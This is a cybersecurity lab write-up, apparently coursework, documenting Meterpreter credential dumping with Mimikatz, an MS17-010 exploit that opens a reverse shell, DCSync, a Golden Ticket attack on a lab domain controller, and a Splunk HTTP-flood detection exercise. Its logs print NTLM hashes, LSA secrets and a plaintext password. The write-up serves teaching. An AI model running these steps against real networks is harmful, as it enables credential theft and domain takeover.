[*] Running module against GROUP-DC (192.168.56.110)

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-2901460279-4064123921-971425325-500   GROUPP\Administrator


[+] Results saved in: /home/bivin/.msf4/loot/20250204160854_default_192.168.56.110_host.users.activ_678015.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       C:\Windows\system32\config\systemprofile
 S-1-5-19                                       C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                       C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-2901460279-4064123921-971425325-500   C:\Users\Administrator


[+] Results saved in: /home/bivin/.msf4/loot/20250204160855_default_192.168.56.110_host.users.recen_741930.txt
```

B. Load Mimikatz (Kiwi)

I loaded the Kiwi extension to use Mimikatz, a powerful tool for extracting credentials:

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.
```

C. Dump SAM Database

I extracted local user password hashes from the SAM database:

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : GROUP-DC
SysKey : 2d2b513c31803d67de9afed6975cb729
Local SID : S-1-5-21-2933916010-3607690592-3742413121

SAMKey : 7178ad9eab10201ca7211ebd206c27cc

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e5c00059679e6acc505b63acde9901f7

RID  : 000001f5 (501)
User : Guest
```

D. Extract LSA Secrets

I dumped LSA secrets, which may contain service account passwords, auto-logon credentials, or domain trust keys:

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : GROUP-DC
SysKey : 2d2b513c31803d67de9afed6975cb729

Local name : GROUP-DC ( S-1-5-21-2933916010-3607690592-3742413121 )
Domain name : GROUPP ( S-1-5-21-2901460279-4064123921-971425325 )
Domain FQDN : GROUPP.local

Policy subsystem is : 1.12
LSA Key(s) : 1, default {1bcdcd1c-34ed-c8a6-8081-5950f6039178}
  [00] {1bcdcd1c-34ed-c8a6-8081-5950f6039178} 4055ddc23c3b71c65980a8a2dd63cc444d5ebdd27d9ba51a6a7fc53821789a63

Secret  : $MACHINE.ACC
cur/hex : ca 68 51 a1 3f 90 59 d6 c7 dd 67 2f 43 f2 ae 23 d3 00 8d 61 bf 7e 8f 8f 22 51 39 99 da 63 89 fa 5e 1d bc 4d a1 20 6a d6 08 13 52 56 bc d8 3a 40 5b
 4f 02 20 13 4d 42 b1 c4 f6 88 55 79 6c 89 63 24 36 f1 60 7e cb e0 81 38 0c c7 a1 a4 b9 46 fb 05 bf 44 74 c5 50 28 e8 3e 75 03 5e da 50 cc fa f2 30 4c bc e0
 11 14 a7 73 8a 3c b7 bd 83 2e c3 f5 87 76 a3 c0 83 5b ba 0b 5c 6b 9f e6 51 85 6a 82 2a 1c 54 40 c9 e6 fc 3f 31 95 35 47 cf f2 db a4 75 05 21 e9 7f 8b bd b0
 05 e3 63 5a d7 a1 d6 dc 5b 97 ca 83 b2 ef 22 fa 2e 0b 6e ac 32 e3 15 f8 c7 2b 16 31 f8 66 0e d5 d9 e3 42 8f 11 6a b0 b2 06 f3 f9 68 00 61 07 12 3f 2a 10 86
 4e b0 e3 75 34 4f 74 31 9f 0f 21 1f 37 4c 72 81 d0 b5 cb 3e dd 7c 69 8b 82 dc 6f 9b 88 98 11 c1 78 6b 9e
    NTLM:51ece64a07703c18db9247a92f681546
    SHA1:827f8ab3978480bc0be68afb641533ef6f99756f
old/hex : ab b7 43 29 eb d8 d1 a0 cf 0b e7 2c 47 04 0f 2e 25 86 3f c6 83 99 cd ea 1d 73 12 45 73 d1 fe f1 a8 38 cd 70 3e 51 b6 47 a2 27 00 4d 03 ba 9d f7 0c
 a0 37 27 28 d1 65 ad 21 e6 bb f3 f2 53 b2 60 10 7f 0b 7e 21 14 bb 6b 51 24 a3 97 ed f8 a1 6e 94 bb 95 5e 78 8f 99 64 bf 0a f3 a4 2f f9 63 6c c6 d5 48 aa b8
 87 48 c3 ee 03 a1 fb b0 96 9b 92 b2 cb 54 43 5c e4 2f da ec 66 48 1e 0f b4 20 5e 1b 93 fb 3b c3 d4 17 46 82 2a 8a 6e 2f c1 3d f5 90 43 fa c4 d4 3f ee e8 83
 5a 9f 1e da 9e 51 7e 5c 0d 3b 7a d8 3c d1 29 5e b7 76 d6 f2 e6 d4 82 0a 95 21 78 2c 1d 71 26 bd f1 f6 c0 0a bd d4 ae bf 60 6f 6c 2a ea 45 c1 86 da db 16 55
 24 8b 75 3f 45 80 ea d0 92 e6 fd ef 92 55 2e 35 10 a8 aa 05 d9 f7 32 be 0d e7 09 a4 4f fe ef 14 55 68 67
    NTLM:66a654cfbce71b49190bd98e06a94c3c
    SHA1:c58f9d542e24dcd987cd20c50bc24bba7623f895

Secret  : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 e4 95 ec 3f 1b 4b 75 56 5e 3a 42 04 30 0b 2f dc 1b b8 7a 02 39 cb 8d 06 27 27 12 31 6f a5 f8 4a b6 46 e9 94 a5 bf d8 0e
    full: e495ec3f1b4b75565e3a4204300b2fdc1bb87a0239cb8d06272712316fa5f84ab646e994a5bfd80e
    m/u : e495ec3f1b4b75565e3a4204300b2fdc1bb87a02 / 39cb8d06272712316fa5f84ab646e994a5bfd80e
old/hex : 01 00 00 00 55 0b 07 be cc e6 4f 90 bb 45 62 4a 4a dc 7f 91 50 a8 90 cc dd dc d2 a3 ce 33 5a 29 49 3d 60 6f 25 a5 03 2e 42 39 b1 96
    full: 550b07becce64f90bb45624a4adc7f9150a890ccdddcd2a3ce335a29493d606f25a5032e4239b196
    m/u : 550b07becce64f90bb45624a4adc7f9150a890cc / dddcd2a3ce335a29493d606f25a5032e4239b196
```

ACTIVE DIRECTORY ATTACK - GOLDEN TICKET ATTACK

Introduction

This documentation outlines my step-by-step approach to performing a Golden Ticket attack on a target machine using Mimikatz. A **Golden Ticket Attack** is performed to gain **complete control over an entire Active Directory (AD) environment**. It targets the **Kerberos authentication protocol** used in Windows environments.

---

1. Downloading Mimikatz on the Attacker Machine


I downloaded the Mimikatz executable onto my attacker machine (Kali Linux with IP 192.168.56.104). Mimikatz is a powerful post-exploitation tool used to extract credential information from Windows systems, crucial for executing a Golden Ticket attack.

---

2. Establishing Meterpreter Session

Using the MS17-010 vulnerability and PsExec payload, I gained access to the target Windows machine, obtaining a Meterpreter session.

This vulnerability allows remote code execution on vulnerable Windows systems. Gaining a Meterpreter session is essential for uploading files and interacting with the target machine.



---

3. Uploading Mimikatz to the Target Machine

I uploaded Mimikatz to the target machine using the following Meterpreter command:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.110:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.56.110:445 - Built a write-what-where primitive...
[+] 192.168.56.110:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.110:445 - Selecting PowerShell target
[*] 192.168.56.110:445 - Executing the payload...
[*] Sending stage (177734 bytes) to 192.168.56.110
[+] 192.168.56.110:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.56.110
[*] Meterpreter session 3 opened (192.168.56.104:4444 → 192.168.56.110:65075) at 2025-02-05 07:17:34 -0500

meterpreter > [*] Meterpreter session 4 opened (192.168.56.104:4444 → 192.168.56.110:59797) at 2025-02-05 07:17:35 -0500

meterpreter > upload /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe C:\\Windows\\Temp\\mimikatz.exe
[*] Uploading  : /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe → C:\Windows\Temp\mimikatz.exe
[*] Uploaded 1.19 MiB of 1.19 MiB (100.0%): /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe → C:\Windows\Temp\mimikatz.exe
[*] Completed  : /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe → C:\Windows\Temp\mimikatz.exe
```

I confirmed the successful upload by listing the contents of the directory:

```
meterpreter > dir C:\\Windows\\Temp\\mimikatz.exe
100777/rwxrwxrwx  1250056  fil  2025-02-05 19:18:55 -0500  C:\Windows\Temp\mimikatz.exe
meterpreter > shell
Process 1856 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

---

4. Opening a Shell and Navigating to Mimikatz Directory

Action: From the Meterpreter session, I opened a command shell and navigated to the Temp folder:

```
C:\Windows\system32>dir c:\Windows\Temp\mimikatz.exe
dir c:\Windows\Temp\mimikatz.exe
 Volume in drive C has no label.
 Volume Serial Number is 2EC5-4E99

 Directory of c:\Windows\Temp

02/05/2025  04:18 PM         1,250,056 mimikatz.exe
               1 File(s)      1,250,056 bytes
               0 Dir(s)  22,655,086,592 bytes free

C:\Windows\system32>cd C:\Windows\Temp
cd C:\Windows\Temp
```

This shell access allowed me to execute Mimikatz commands on the target.


```
C:\Windows\Temp>mimikatz.exe
mimikatz.exe


  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

---

5. Dumping Credentials Using DCSync Attack

The DCSync command simulates the behavior of a domain controller, allowing me to retrieve password hashes directly.






---

6. Generating the Golden Ticket


Using the information obtained from the DCSync attack, I crafted a Golden Ticket by running:



The Golden Ticket grants administrative access to the entire domain, bypassing traditional authentication mechanisms.

7. Validating Access to Domain Controller Shares

Verified access to administrative shares on the domain controller by running:



```
C:\Windows\system32>dir \\Group-DC.GROUPP.local\C$
dir \\Group-DC.GROUPP.local\C$
 Volume in drive \\Group-DC.GROUPP.local\C$ has no label.
 Volume Serial Number is 2EC5-4E99


 Directory of \\Group-DC.GROUPP.local\C$

04/25/2023  07:04 PM    <DIR>          Backups
04/25/2023  07:02 PM                22 GPT.INI
08/22/2013  07:52 AM    <DIR>          PerfLogs
08/22/2013  06:50 AM    <DIR>          Program Files
08/22/2013  07:39 AM    <DIR>          Program Files (x86)
04/25/2023  04:48 PM    <DIR>          Users
04/25/2023  07:23 PM    <DIR>          Windows
               1 File(s)             22 bytes
               6 Dir(s)  22,669,848,576 bytes free
```

This step confirmed that the Golden Ticket was functioning correctly, granting me access to sensitive network locations.

8. Listing Kerberos Tickets

I listed cached Kerberos tickets using:



```
C:\Windows\system32>klist
klist


Current LogonId is 0:0x3e7

Cached Tickets: (8)

#0>     Client: group-dc$ @ GROUPP.LOCAL
        Server: krbtgt/GROUPP.LOCAL @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 2/5/2025 18:27:47 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: GROUP-DC

#1>     Client: group-dc$ @ GROUPP.LOCAL
        Server: krbtgt/GROUPP.LOCAL @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 2/5/2025 18:27:46 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: GROUP-DC


#2>     Client: group-dc$ @ GROUPP.LOCAL
        Server: GROUP-DC$ @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/5/2025 18:27:48 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
```



```
#3>     Client: group-dc$ @ GROUPP.LOCAL
        Server: cifs/Group-DC.GROUPP.local @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/5/2025 18:27:47 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: GROUP-DC

#4>     Client: group-dc$ @ GROUPP.LOCAL
        Server: LDAP/Group-DC.GROUPP.local/GROUPP @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/5/2025 18:27:47 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: GROUP-DC

#5>     Client: group-dc$ @ GROUPP.LOCAL
        Server: LDAP/Group-DC.GROUPP.local/GROUPP.local @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/5/2025 18:27:47 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: GROUP-DC
```



```
#6>     Client: group-dc$ @ GROUPP.LOCAL
        Server: ldap/Group-DC.GROUPP.local @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/5/2025 18:27:46 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: GROUP-DC

#7>     Client: group-dc$ @ GROUPP.LOCAL
        Server: LDAP/GROUP-DC @ GROUPP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/5/2025 18:27:46 (local)
        End Time:   2/6/2025 4:27:46 (local)
        Renew Time: 2/12/2025 18:27:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: GROUP-DC
```

This command validated that the Golden Ticket was successfully injected and functioning.

Conclusion : Successfully executing a Golden Ticket attack highlights the importance of protecting the krbtgt account and implementing strong security practices, such as regular key rotations and advanced threat monitoring.

Splunk – High Volume HTTP Request Detection

Objective:


The goal of this task was to simulate a brute-force attack with high volume HTTP requests on a target machine and monitor the event logs using Splunk. The task involved setting up alerts for high volume HTTP requests and analyzing how Splunk responds to such traffic spikes.

Step 1: Setting Up Splunk on the SOC Machine(192.168.56.103)

1. **Installation**: I installed Splunk on my SOC machine (Ubuntu) by following the standard installation process. I also ensured that the machine was accessible to receive incoming logs.

Splunk Forwarder Setup: On the attacker machine (Kali Linux), I installed the Splunk forwarder and configured it to monitor Apache log files. The command executed was:

- sudo bin/splunk add forward-server 192.168.56.103:9997



- sudo bin/splunk add monitor /var/log/apache2/access.log


- sudo bin/splunk add monitor /var/log/apache2/error.log

2. This ensured that any events generated on the attacker machine would be forwarded to the SOC machine for analysis.

Step 2: Simulating High Volume HTTP Requests

Simulating Traffic: I simulated high-volume HTTP requests using the following command on my Kali machine:

for i in {1..200}; do curl http://192.168.56.103:80; done




1. This triggered repeated HTTP requests to the target web server, generating multiple entries in the access log.

Step 3: Monitoring Logs in Splunk


Log Data in Splunk: After simulating the traffic, I checked the events using the following Splunk query:


index=* source="/var/log/apache2/access.log"



1. This allowed me to see the HTTP request events in Splunk's search interface. The events were recorded, confirming that the logs were being forwarded correctly.


Step 4: Creating Alerts in Splunk

1. **Alert Configuration**:
    - I created a custom alert in Splunk to detect high-volume HTTP requests. The alert was set to trigger when the number of events exceeded a threshold, specifically focusing on HTTP requests.
    - I experimented with different time ranges and set the alert to run in real-time.
    - 

    - 

2. **Issue with Alerts**:
    - Despite the events showing up in Splunk, the alert did not fire as expected. After configuring the alert to trigger based on "Number of Results" > 0, I did not receive notifications.
    - I attempted to adjust throttle settings and time ranges, but the alert did not seem to trigger correctly, even though events were logged.

Event Logging: Although the alert didn't fire, the events showing high-volume HTTP requests were successfully captured and displayed in Splunk.



Conclusion:

